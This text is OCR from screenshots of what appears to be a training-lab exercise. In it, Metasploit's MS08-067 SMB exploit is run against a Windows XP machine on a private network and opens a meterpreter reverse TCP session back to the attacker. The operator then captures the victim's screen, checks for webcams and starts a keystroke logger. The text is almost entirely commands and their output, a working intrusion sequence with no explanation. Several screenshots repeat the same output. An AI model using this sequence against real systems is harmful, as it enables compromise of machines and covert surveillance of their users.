





heskarioth@kali: ~
File Azioni Modifica Visualizza Aiuto
Firefox ESR
Esplora il web
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > search ms08-067
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) >
KALI LINUX
"the quieter you become, the more you are able to hear"


heskarioth@kali: ~
File Azioni Modifica Visualizza Aiuto
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.200:1031) at 2023-06-13 19:36:43 +0200
meterpreter >
KALI LINUX
"the quieter you become, the more you are able to hear"


Firefox ESR
Esplora il web
File Azio Aiuto
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.200:1031) at 2023-
meterpreter > screenshot
Screenshot saved to: /home/heskarioth/qtjSmjqF.jpeg
meterpreter >
qtjSmjqF.jpeg - Visualizzatore di immagini [3/5]
File Modifica Visualizza Vai Aiuto
Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Epicode_user>ipconfig
Configurazione IP di Windows
Scheda Ethernet Connessione alla rete locale (LAN):
Suffisso DNS specifico per connessione:
Indirizzo IP. . . . . : 192.168.1.200
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.1.1
C:\Documents and Settings\Epicode_user>
Cestino
start
Prompt dei comandi
qtjSmjqF.jpeg 800 x 600 56,7 kB 100,0%


Firefox ESR
Esplora il web
File Azio Aiuto
heskarioth@kali: ~
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.200:1031) at 2023-06-13 19:36:43 +0200
meterpreter > screenshot
Screenshot saved to: /home/heskarioth/qtjSmjqF.jpeg
meterpreter > clear
[-] Unknown command: clear
meterpreter > webcam_list
[-] No webcams were found
meterpreter >


Editor di Testo
Semplice editor di testo
heskarioth@kali: ~
Aiuto
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.200:1031) at 2023-06-13 19:36:43 +0200
meterpreter > screenshot
Screenshot saved to: /home/heskarioth/qtjSmjqF.jpeg
meterpreter > clear
[-] Unknown command: clear
meterpreter > webcam_list
[-] No webcams were found
meterpreter > keylog_dump
[-] Unknown command: keylog_dump
meterpreter > key
keyboard_send keyevent keyscan_dump keyscan_start keyscan_stop
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >